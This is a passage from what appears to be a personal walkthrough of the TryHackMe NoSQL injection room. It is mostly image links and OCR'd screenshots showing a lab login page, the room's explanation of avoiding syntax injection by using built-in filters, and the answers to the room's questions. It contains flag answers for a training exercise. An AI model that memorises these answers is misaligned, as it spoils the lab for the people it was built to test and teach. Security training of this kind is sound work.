



And there we go!




And lastly, we need Secret's password, we'll do the same process:











Aaand it’s done!


Tryhackme.com/room/csrfV2
Username
secret
Password
Login
Remember me


Not secure
10.10.3.17/sekr3tPl4ce.php
User: secret
Password: ••••••••••••
Full Name:
email: Syntax@Injection.FTW
Logout


tryhackme.com/room/nosqlinjectiontutorial
Room progress (85%)
jsmith@nosql.int
[...]
Connection to 10.10.3.17 closed.
Woop woop! Your answer is correct
The Exception to the Rule
It is worth noting that for Syntax Injection to occur, the developer has to create custom JavaScript queries. The same function could be performed using the built-in filter functions where ['username' : username] would return the same result but not be vulnerable to injection. As such, Syntax Injection is rare to find, as it means that the developers are not using the built-in functions and filters. While some complex queries might require direct JavaScript, it is always recommended to avoid this to prevent Syntax Injection. The example shown above is for MongoDB; for other NoSQL solutions, similar Syntax Injection cases may exist, but the actual syntax will be different.
Answer the questions below
What common character is used to test for injection in both SQL and NoSQL solutions?
'
Correct Answer
What is the email value of the super secret user returned in the last entry?
Submit
Task 8
Conclusion
How likely are you to recommend this room to others?


tryhackme.com/room/nosqlinjectiontutorial
Room progress (92%)
jsmith@nosql.int
[...]
Connection to 10.10.3.17 closed.
Woop woop! Your answer is correct
The Exception to the Rule
It is worth noting that for Syntax Injection to occur, the developer has to create custom JavaScript queries. The same function could be performed using the built-in filter functions where ['username' : username] would return the same result but not be vulnerable to injection. As such, Syntax Injection is rare to find, as it means that the developers are not using the built-in functions and filters. While some complex queries might require direct JavaScript, it is always recommended to avoid this to prevent Syntax Injection. The example shown above is for MongoDB; for other NoSQL solutions, similar Syntax Injection cases may exist, but the actual syntax will be different.
Answer the questions below
What common character is used to test for injection in both SQL and NoSQL solutions?
'
Correct Answer
What is the email value of the super secret user returned in the last entry?
Syntax@Injection.FTW
Correct Answer
Task 8
Conclusion
How likely are you to recommend this room to others?



That's how I completed this room.